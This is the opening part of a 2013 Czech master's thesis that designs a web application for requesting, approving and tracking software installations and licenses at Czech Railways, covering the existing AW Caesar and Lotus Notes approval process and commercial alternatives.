

Informační systém pro distribuci software v rámci společnosti Českých drah

A Software License Management Information System in České dráhy, a. s.

Bc. Martin Novák

Diplomová práce
2013



Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
akademický rok: 2012/2013

ZADÁNÍ DIPLOMOVÉ PRÁCE

(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení: **Bc. Martin Novák**
Osobní číslo: **A11497**
Studijní program: **N3902 Inženýrská informatika**
Studijní obor: **Informační technologie**
Forma studia: **kombinovaná**

Téma práce: **Informační systém pro distribuci software v rámci společnosti Českých drah**

Zásady pro vypracování:

1. Zpracujte stručný přehled současného stavu distribuce software v rámci ČD.
2. Analyzujte potřeby firmy v oblasti evidence a distribuce software.
3. Vypracujte návrh řešení dané problematiky.
4. Navrhněte a vytvořte webovou aplikaci, uveďte ji do provozu a popište použité technologie.
5. Věnujte pozornost zabezpečení aplikace.
6. Vyhodnoťte přínos vytvořené aplikace.
7. Vytvořte projektovou dokumentaci výsledného informačního systému ve formě textu a UML diagramů.
8. Na základě zkušeností s praktickým provozem aplikace navrhněte další možný rozvoj.

Rozsah diplomové práce:

Rozsah příloh:

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam odborné literatury:

1. Nagel, Christian. C-Sharp 2008 Programujeme profesionálně Vyd.1. Brno: Computer Press, 2009, 1904s. ISBN 978-80-251-2401-7.
2. MacDonald, Matthew, and Mario Szpuszta. ASP.NET 3.5 a C-Sharp 2008:Tvorba Dynamických Stránek Profesionálně Vyd.1. Brno: Zoner Press, 1584s. ISBN 978-80-7413-008-3.
3. Brust, Andrew J., and Stephen Forte. Mistrovství V Programování SQL Serveru 2005 Vyd.1. Brno: Computer Press, 2007. 848s. ISBN 9788025116074.
4. Evjen, Bill, Scott Hanselman, and Devin Rader. ASP.NET 3.5 V Jazycích C-Sharp a Visual Basic Vyd.1. Brno: Computer Press, 2009. 1600s. ISBN 8025120694.
5. Reynolds, Mark C. JavaScript: Profesionální řešení 1. vyd. Brno: UNIS, 1997. ISBN 0789707896.
6. OWASP. OWASP Top10 - 2010. [online]. [cit. 2012-10-24]. Dostupné z: https://www.owasp.org/images/0/0f/OWASP_T10_-_2010_rc1.pdf

Vedoucí diplomové práce:

Ing. Bc. Pavel Vařacha, Ph.D.

Ústav informatiky a umělé inteligence

Datum zadání diplomové práce:

22. února 2013

Termín odevzdání diplomové práce:

22. května 2013

Ve Zlíně dne 22. února 2013

prof. Ing. Vladimír Vašek, CSc.

děkan



doc. Mgr. Roman Jašek, Ph.D.

ředitel ústavu

ABSTRAKT

Vytvořená webová aplikace slouží uživateli k zadání požadavku na instalaci potřebného software ve firmě ČD - Informační Systémy, a.s.

O požadavcích je informováno oddělení informatiky. Schvalovatel na základě opodstatnění požadavku a počtu volných licencí zamítne, nebo schválí žádost. Instalace schváleného software provede buď technik, nebo proběhne automaticky.

Ve firemní struktuře aplikace dále slouží pro evidenci počtu licencí a evidenci schvalovacího a instalačního procesu.

Klíčová slova: Evidence software, Proces žádosti, Instalační proces, SCCM, WMI, Psexec.

ABSTRACT

The created Web Application serves to the user for an assignment of the requirement for an installation of the software needed in the ČD – Informational Systems a. s. company.

The Department of Informatics is informed about the requirements. On the base of the requirement foundation and the number of available licenses, the approver either declines or approves the request. The installation of approved software will be made by a technician or it will run automatically.

In the corporate structure, the application serves also for number of licenses record and the record of approving and installation process.

Keywords: Software Record, Process of Requirement, Installation Process, SCCM, WMI, Psexec.

Děkuji panu Ing. Bc. Pavlu Vařachovi, Ph.D. za cenné rady a připomínky, které mi poskytl během psaní této diplomové práce. Také bych chtěl poděkovat své rodině, která mě po celou dobu studia podporovala.

Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové/bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová/bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji diplomovou/bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou/bakalářskou práci nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- beru na vědomí, že pokud bylo k vypracování diplomové/bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové/bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové/bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně

.....
podpis diplomanta

OBSAH

ÚVOD.....	9
I TEORETICKÁ ČÁST	10
1 ANALÝZA SOUČASNÉHO STAVU.....	11
1.1 EVIDENCE POMOCÍ AW CAESAR	11
1.2 ZÁKLADNÍ SOFTWARE.....	13
1.3 ŽÁDOST O SOFTWARE	13
2 POUŽÍVANÝ SOFTWARE	17
2.1 ČASOVÁ NÁROČNOST SCHVALOVACÍHO PROCESU	18
3 DOSTUPNÁ SOFTWAREOVÁ ŘEŠENÍ.....	20
3.1 SHOPPING	20
3.2 SERVICE STORE AND THE USER PORTAL.....	22
3.3 SOFTWARE CATALOG - (MICROSOFT SYSTEM CENTER CONFIGURATION MANAGER 2012)	24
4 NEVÝHODY STÁVAJÍCÍHO ZPŮSOBU OBJEDNÁVÁNÍ SOFTWARE A NABÍZENÝCH HOTOVÝCH ŘEŠENÍ	26
5 NÁVRH VLASTNÍHO ŘEŠENÍ	28
5.1 FUNKČNÍ POŽADAVKY	28
5.1.1 Autentifikace uživatele.....	28
5.1.2 Založení nového požadavku na instalaci software	28
5.1.3 Vymazání požadavku na instalaci software	29
5.1.4 Prohlížení katalogu s nabídkou software	29
5.1.5 Žádost o nový software neuvedený v katalogu	29
5.1.6 Zobrazení stavu objednávky.....	29
5.1.7 Schválení požadavku.....	30
5.1.8 Instalace software technikem	30
5.1.9 Export dat	30
5.1.10 Administrace nastavení	30
5.1.10.1 Nastavení filtrů instalací	31
5.1.10.2 Nastavení MSI balíčků	31
5.1.10.3 Přiřazení rolí uživatelům	31
5.1.10.4 Přehledné reporty	31
5.2 NEFUNKČNÍ POŽADAVKY	31
5.2.1 Vývojové prostředí	31
5.2.2 Webová aplikace	31
5.2.3 Pouze autorizovaný přístup	31
5.2.4 Typ Databáze.....	32
5.2.5 Dostupnost aplikace	32
II PRAKTICKÁ ČÁST	33
6 ANALÝZA VLASTNÍHO ŘEŠENÍ	34

6.1	SEZNAM AKTÉRŮ	34
6.2	DIAGRAMY USE CASE.....	35
6.3	SCÉNÁŘE PŘÍPADU UŽITÍ.....	39
6.4	SHRnutí.....	53
7	POPIS NÁVRHU WEBOVÉ APLIKACE.....	54
7.1	ASP.NET.....	54
7.2	LINQ.....	54
7.3	ZABEZPEČENÍ WEBOVÉ APLIKACE.....	55
7.4	DIAGRAM TŘÍD	56
8	POPIS NÁVRHU KONZOLOVÉ APLIKACE.....	58
8.1	SWSHOPAGENT (KONZOLOVÁ APLIKACE PRO INSTALACE)	58
8.2	DIAGRAM TŘÍD	59
8.3	DIAGRAM FUNKCE PROGRAMU	60
9	PŘÍNOS NAVRŽENÉ APLIKACE	61
10	TECHNICKÁ ČÁST MOŽNOSTÍ INSTALACE	62
10.1	SCCM 2012	62
10.2	PROGRAM PSEXEC	63
10.3	PROGRAM NETCAT	64
10.4	TECHNOLOGIE WMI A PROGRAMY WMIC A POWERSHELL.....	65
10.5	WOL – PROBOUZENÍ POČÍTAČŮ PO SÍTI.....	67
10.6	SLUŽBA MSI A TVORBA SAMOINSTALAČNÍCH BALÍČKŮ.....	68
10.6.1	Programy na tvorbu instalačních balíčků	70
10.6.2	MS Visual Studio Installer	72
	ZÁVĚR	74
	ZÁVĚR V ANGLIČTINĚ.....	75
	SEZNAM POUŽITÉ LITERATURY.....	76
	SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK	79
	SEZNAM OBRÁZKŮ	80
	SEZNAM TABULEK.....	81
	SEZNAM PŘÍLOH.....	82

ÚVOD

Objednávka potřebného software a jeho následná instalace ve firemním prostředí bývá velmi složitý proces, který je zpočátku iniciován firemními standardy, poté je již v režii dotčeného pracovníka nebo jeho nadřízeného. Zvláště ve sféře velkých korporací, v nichž jsou profese velmi rozmanité, je potřebné softwarové portfolio značně široké. Celý tento proces je nutno zdokumentovat, ať se již jedná o seznam veškerého software, o následnou evidenci počtu kusů jednotlivých licencí či o následnou instalaci servisními pracovníky.

V celé firemní struktuře je od objednávky uživatelem přes její schvalování pověřenými pracovníky až po vlastní instalaci na uživatelův počítač zainteresováno mnoho pracovníků.

Téma této diplomové práce vzniklo na základě požadavků oddělení technické podpory, zda by bylo možné skloubit ve firmě již zavedený systém na evidenci hardware a software AW Caesar a následnou instalaci software, ať již pracovníkem IT podpory nebo nově implementovaným řešením pomocí bezobslužné instalace připravených MSI balíčků.

V teoretické části diplomové práce se zaměřím na již zavedené postupy od objednávky až po konečnou instalaci software, a to včetně jeho evidence.

Praktická část diplomové práce by pak měla nabídnout kompletní analýzu a podrobný popis případů užití vytvořené aplikace. V návaznosti na ně hodlám rozebrat technické možnosti vlastní bezobslužné instalace pomocí nástrojů PsExec, WMIc, NetCat, SCCM. Vlastní instalace má být také podpořena možností dálkového buzení počítače po síti. Tuto možnost rovněž plánuji popsat v této diplomové práci. Na závěr je mým cílem uvést podrobný popis aplikace včetně datové struktury a jednoduché uživatelské nápovědy.

I. TEORETICKÁ ČÁST

1 ANALÝZA SOUČASNÉHO STAVU

Správa software je soubor činností, mezi které patří zavedení do systému, evidence a následná údržba. Vše je popsáno v souboru praxí prověřených mezinárodních konceptů a postupů ITIL, které umožňují lépe plánovat, využívat a zkvalitňovat služby. Důležitou součástí správy software je vazba na licenci, tedy nákup potřebného software a jeho evidence.

1.1 Evidence pomocí AW Caesar

K evidenci software a hardware ve společnosti České dráhy, a.s. a jejích dceřiných jednotkách slouží program AW Caesar 7 firmy Free RW soft.


Tento software na bázi klient - server slouží k evidenci hardware a software počítačů nejen ve společnosti ČD, ale také například ve velkých firmách jako jsou Česká pošta, s.p. či AŽD Praha s.r.o.. Používá ho také Policie České republiky při softwarových kontrolách. Také splňuje všechny požadavky kladené usnesením vlády České republiky č. 624/2001. Používaná verze 7 podporuje pouze platformu Microsoft Windows používanou na X86/X64 počítačích, jiné platformy ani mobilní zařízení nejsou v této verzi podporovány.

Tento program je vyvíjen v prostředí Delphi firmy Borland a pro datovou základnu je využita proprietární relační databáze Interbase v. 6.01 (7.1, 7.5, 2007) téhož výrobce.

Vlastní program je rozčleněn do tří modulů.

- Scanner HW a SW, který na počítači provádí sběr dat. Výsledný soubor je posléze odeslán k analýze a vyhodnocení dle vědomostní databáze do evidenční části programu.
- AWAnalyser, tento modul dle aktualizované vědomostní databáze vyhodnocuje obsah počítače (např. instalované programy, uložené instalační sady, keygeny, cracky a dále rozlišuje soubory dle přípony, hlavičky (obsahu) souboru, na video, audio, obrázky, atd.). Program dokáže zaznamenat i přejmenované soubory.
- Evidenční část AW Caesar - datová základna Interbase uložená na serveru. Zde jsou uloženy veškeré pořízené informace, ať již manuální nebo automatickou cestou.

V prostředí Českých drah, a.s. (dále jen „ČD“) se používá takzvaný trojúrovňový systém. Je rozčleněn na Slave, Master a Auditor. Slave je správce na nejnižší úrovni, pořizuje data a má na starosti dílčí celky jednotek. Master zastřešuje celou jednotku v rámci celorepublikové působnosti, spadají pod něj jednotliví správci na úrovni Slave. Nejvyšším článkem je auditor, pod kterého spadá celá společnost. Vytváří nové položky v databázi, zajišťuje aktuálnost katalogů a číselníků, vkládá a přerozděluje licence v rámci celé společnosti.[1]



Obr. 1. AW Caesar – Tříúrovňový systém

Nový počítač je ručně zaveden do softwarového systému firmy Free RW soft AW Caesar a zároveň je mu přiděleno jedinečné rodné číslo. Správcem aplikace jsou pořizeny údaje o jménu uživatele, lokalitním umístění, výrobním číslu počítače a jiné údaje, které nelze vyčíst strojově. Následně je počítač oskenován pomocí agenta, který je v pravidelných měsíčních intervalech spouštěný pomocí logon skriptu z Active Directory. Agent sbírá informace o použitém hardware a instalovaném software a výsledná data jsou uložena do souboru v počítači s příponou IPC, který je následně kopírován na FTP server k dalšímu zpracování pomocí vyhodnocovacího modulu AW Caesaru. [1]

1.2 Základní software

Ve firemních standardech je dílčím jednotkám přidělen základní balíček software na nové počítače, pro který je zajištěn přesný počet licencí. Je to například operační systém, antivirový software, poštovní klient Lotus Notes. Dále jsou to bezplatné utility (Freeware) určené i pro komerční využití, jako jsou například správce archivů - 7zip, prohlížeč dokumentů typu PDF (portable document format) - Acrobat Reader, VPN klient a souborový manažer - Free Commander.

1.3 Žádost o software

V případě, kdy nestačí standardně instalovaný základní software a uživatel potřebuje nutně ke své práci specializovaný software, je nutno rozšířit instalaci. O pořízení software a jeho instalaci žádá uživatel počítače nebo jeho bezprostřední nadřízený správce licencí.

Tyto žádosti jsou zasílány mnoha kanály, a to elektronickou poštou nebo pomocí jednoduchého požadavkového softwarového nástroje.

V případě požadavkového nástroje je pro tento případ zřízena jednoduchá agenda v programu Lotus Notes.

Lotus Notes je produktem firmy IBM, jenž je založený na síťové architektuře klient - server, který se orientuje do oblasti groupware. Klient je plně desktopový a běží na počítačích uživatelů. Mimo poštovního klienta v něm naleznete i služby s podporou plánování času, týmovými kalendáři, hlídání úkolů, adresář s vašimi kontakty a provázanými rychlými zprávami. Prostředí se stará i o uživatelské či týmové dokumenty, dokáže je dostatečně zabezpečit a přidělit všem příslušná práva a přitom zajistit i jejich správné sdílení. Serverová část se jmenuje Lotus Domino, ke kterému se klienti připojují a na kterém běží firemní aplikace. Lotus Notes/Domino se dá označit za platformu pro vývoj groupware aplikací. [2]

Ve formuláři této aplikace uživatel manuálně vyplní veškeré požadavky a odešle jej ke schválení pověřenému pracovníkovi informatiky. Tento pracovník požadavek buď zamítne, nebo jej schválí (obr.2, 3).

Nový požadavek na výjimku

Dle směrnice "S-10-19 Standard uživatelské stanice" a "S-10-18 SW Management"

Aktivita: Sestavení žádosti
Oslovený účastník:

Informace o žadateli:
Zadatel: Novák Martin Bc.
Společnost: ČD - Informační Systémy, a.s.
SAP ID: 100000
Funkce: Specialista VS
NS: 73040112
Schvalovatel:

Informace o výjimce:
Předmět výjimky
 Instalovat Software
 Požadují výjimku

Popis/upřesnění výjimky
Zdůvodnění výjimky

Asociované IT systémy (Adresa se automaticky přebírá z přihlášené stanice. Adresu lze změnit)
IP adresa: 10.16.1.9
Doménové jméno:
Jméno aplikace: nepovinné pole

Po schválení požadují instalaci/nastavení technikem KS
 Pokud pole zatáhnete, bude po schválení požadavek automaticky odeslán na KS.

Další údaje:
Poznámky:

Obr. 2. Lotus Notes – Nový požadavek

	C. Žádosti	Firma	Schvalovatel	Typ	Předmět výjimky	Datum přijetí	Žadatel-jméno	Popis neshody	Ohodnocení rizik	Plán řízení rizik	Zdůvodnění
Nová žádost	0024/2012	ČD-IS	Vladimír Křiváček			19.07.2012	Novák Martin Bc.	Administrátorská p	Riziko má dopad r	Uživatel odpovídá N	
Ke schválení NS	0025/2012	ČD-IS	Vladimír Křiváček			19.07.2012	Novák Martin Bc.	Nastavení Adminis			N
Ke schválení SW	0026/2012	ČD-IS	Vladimír Křiváček			19.07.2012	Novák Martin Bc.	Administrátorská p			pr
Ke schválení	0027/2012	ČD-IS	Vladimír Křiváček			19.07.2012	Novák Martin Bc.	nastavení adminis			js
Ke schválení	0028/2012	ČD-IS	Vladimír Křiváček			19.07.2012	Novák Martin Bc.	Administrátorská p			N
Schválené SW	0571/2012	ČD-IS	Vladimír Křiváček			19.07.2012	Novák Martin Bc.	Práva Admin, SW			úř
Schválené	0718/2012	ČD-IS	Vladimír Křiváček	set	other	20.11.2012	Novák Martin Bc.	Žádám o výjimku -			R
Zamítnuté SW	0729/2012	ČD-IS	Vladimír Křiváček	set	Admin, BIOS	05.12.2012	Novák Martin Bc.	MS Visio 2010 Prot			S
Zamítnuté	0001/2013	ČD-IS	Vladimír Křiváček	set	Admin	03.01.2013	Novák Martin Bc.	Požadují přidělení			Pi
Přehled žádostí SV	0003/2013	ČD-IS	Vladimír Křiváček	set	Admin	04.01.2013	Novák Martin Bc.	Přidělení administr			Zi
Přehled žádostí											


Obr. 3. Lotus Notes – Evidence výjimek a požadavků

Druhou možností je odeslání žádosti o požadovaný software nutný k vykonávání pověřené agentury svému nadřízenému pomocí elektronické pošty. V případě oprávněného požadavku,

žádá nadřízený manažera SAM (Software Asset Management), který požadovaný program schválí nebo může navrhnout jiný funkčně adekvátní software.

V každé jednotce nejsou požadavky evidovány pomocí aplikace, ale vždy musí být schváleny pověřeným správcem licencí, zde SAM (Software Asset Manager), ať již individuálně každému uživateli nebo systémově na ucelenou kategorii software. Funkce SAM může být například dle specifikace AW Caesar obsazena správcem na úrovni master.

Celý proces schvalování je zobrazen ve formě diagramu na obrázku (Obr. 4).



Obr. 4. Proces schvalování

V případě kladně schváleného požadavku je informováno oddělení IT o požadavku na manuální instalaci schváleného software, kde pověřený technik požadovanou aplikaci nainstaluje. Informace o nainstalovaném software se projeví v evidenčním programu AW Caesar až po opětovném oskenování počítače na konci kalendářního měsíce a následném zpracování databáze auditorem. Poté musí správce na úrovni Master nebo Slave ručně přidělit číslo licence nově nainstalovanému software v databázi programu AW Caesar.

V celém tomto procesu je zainteresováno více pověřených pracovníků a informace o provedených procesech jsou v jednotlivých systémech uloženy odděleně.

2 POUŽÍVANÝ SOFTWARE

Celá skupina Českých drah disponuje zhruba 7 tisíci počítači. Nejsou to jen osobní počítače, ale také servery a technologické počítače. Všechny tyto počítače jsou navíc vybaveny rozličnými druhy software, počínaje operačními systémy a konče nepřehledným množstvím aplikací. V portfoliu rozšířeného licenčního software je v celém holdingu používáno na 640 druhů software a více než 1400 druhů freeware. Počet licencí na jeden druh software je závislý dle typu a specializace programu od 1 až po 8000 kusů.

Jako příklad zde uvádím nepoužívanější software ze dvou základních kategorií [3].

Systémový software: (umožňuje efektivní používání počítače)

- Operační systémy: Microsoft Windows XP, Vista, Windows 7, Server 2000, Server 2003, Server 2008, systémy na bázi Linux/Unix SUSE Linux, RED HAT, MACOSX – Snow Leopard, Lion, Mountain Lion a jiné
- Utility a ovladače hardwarových zařízení

Aplikační software:


- Kancelářský software (Microsoft Office od verze 2002 až po 2010, v licencích Standard, Professional, Premium)
- Vývojové nástroje (Microsoft Visual Studio, Oracle Forms, SQL Developer, Enterprise Architect)
- ERP (SAP R3, Microsoft Dynamics, Ventus)
- DTP a GIS (Autocad, Microstation, Misys, ArcGis)
- Databázové systémy (MS SQL, Oracle, MYSQL, Informix)
- Antivirové programy (McAfee, Avast, AVG, Fsecure)
- Security programy (McAfee Enpoint Encryption, Truecrypt)
- Grafické programy (Adobe design collection, Zoner PhotoStudio)
- Utility (RealVNC, audio a video kodeky, Total commander, Cisco VPN klient)
- Výukový a naučný software (E-tutor, Encyklopedie mzdového účetnictví, Lingea lexikon)

- Poštovní programy (Outlook, Outlook Express, Lotus Notes)
- Internetové prohlížeče (IE 5- 9, Mozilla Firefox, Google Chrome, Safari)
- Aplikace tvořené na zakázku (Fire NX, Evidence pošty)

2.1 Časová náročnost schvalovacího procesu

Odhad časové náročnosti je velmi komplikovaný, protože v celém schvalovacím procesu je zainteresováno více osob. Dle kvalifikovaného odhadu vyplnění formuláře či emailová žádost zabere žadateli mezi 10 až 20 minutami. Schvalovatel musí ověřit dostupnost software (počet volných licencí), případně iniciovat obchodní oddělení k nákupu software/licence a taktéž posoudit oprávněnost požadavku. Následně zadá požadavek k provedení instalace pro IT technika v dané lokalitě, pokud byl požadavek schválen. Touto činností stráví cca 20 - 40 minut. Instalaci provádí technik v lokalitě, kde doba instalace je v rozmezí 30 minut až 5 hodin, dle náročnosti software a dojezdové vzdálenosti. Dále je třeba zohlednit prodlevy mezi jednotlivými fázemi ve schvalovacím procesu.

Po sečtení průměrných časů úkonů jednotlivých pracovníků je potřebná doba k vyřízení jednoho požadavku zhruba 2 hodiny čistého času. Avšak celková doba od podání žádosti, až po výslednou instalaci programu se pohybuje v řádech několika dnů. Vše je závislé na několika faktorech, jakou je rychlost předávání žádosti mezi jednotlivými v procesu zúčastněnými osobami a případného nákupu software. Celý časový průběh je uveden na obrázku (Obr. 5).



Obr. 5. Časový diagram

3 DOSTUPNÁ SOFTWAREOVÁ ŘEŠENÍ

Jelikož se jedná vesměs o individuální řešení, neexistuje na trhu mnoho programů, které by nabízely komplexní řešení evidence a distribuce software v rámci velké společnosti.

Software pro evidenci hardware a software, včetně vedení firemního helpdesku je na trhu poměrně mnoho. Jen v České Republice tyto aplikace vyvíjí a nabízí společnosti jako například: MICOS spol. s r.o. a její produkty Správce IT a helpdesk [4]. Další je společnost MARBES CONSULTING s.r.o. a produkt Helpdesk [5]. Druhá nejznámější firma TruconnectXion a.s. nabízí produkt Audit Pro [6], který mimo evidence hardware, software a helpdesku nabízí SMS/SCCM Connector. Ten rozšiřuje možnosti evidenčního programu na sběr informací pomocí SCCM serveru. Bohužel Connector je pouze jednosměrný a informace pouze vyčítá ze serveru. Společnost ADVANteach s.r.o. nabízí MagikInfo [7], který nabízí mimo evidenční části také konzolu pro hromadnou instalaci software a záplat operačního systému. Instalace zde slouží spíše jako doplněk pro ulehčení práce administrátora, nikoli jako softwarový objednávkový proces.

Aplikace, které nabízí funkčnost objednávkového a zároveň distribučního systému software, existují v současné době přibližně tři. Jedná se vždy o komerční řešení. V případě prvních dvou firem 1E a Matrix42 se převážně jedná o individuální implementaci aplikace na míru pro firemní klientelu. Taktéž ceny těchto produktů jsou neveřejné, tedy zcela individuální a jsou závislé na potřebách konkrétního zákazníka a rozsahu řešení projektu.

Poslední produkt Software Catalog je součástí MICROSOFT SYSTEM CENTER CONFIGURATION MANAGER 2012, který nabízí základní funkce samoobslužné instalace s pověřením. Jednotlivé produkty jsou popsány níže.

3.1 Shopping

Jedním z velikánů je společnost 1E, která nabízí produkt Shopping™, jenž poskytuje uživateli po přihlášení a autentifikaci do webové aplikace výběr software, proces schválení a její následnou instalaci pomocí „Microsoft System Center 2007 Configuration Manager“.

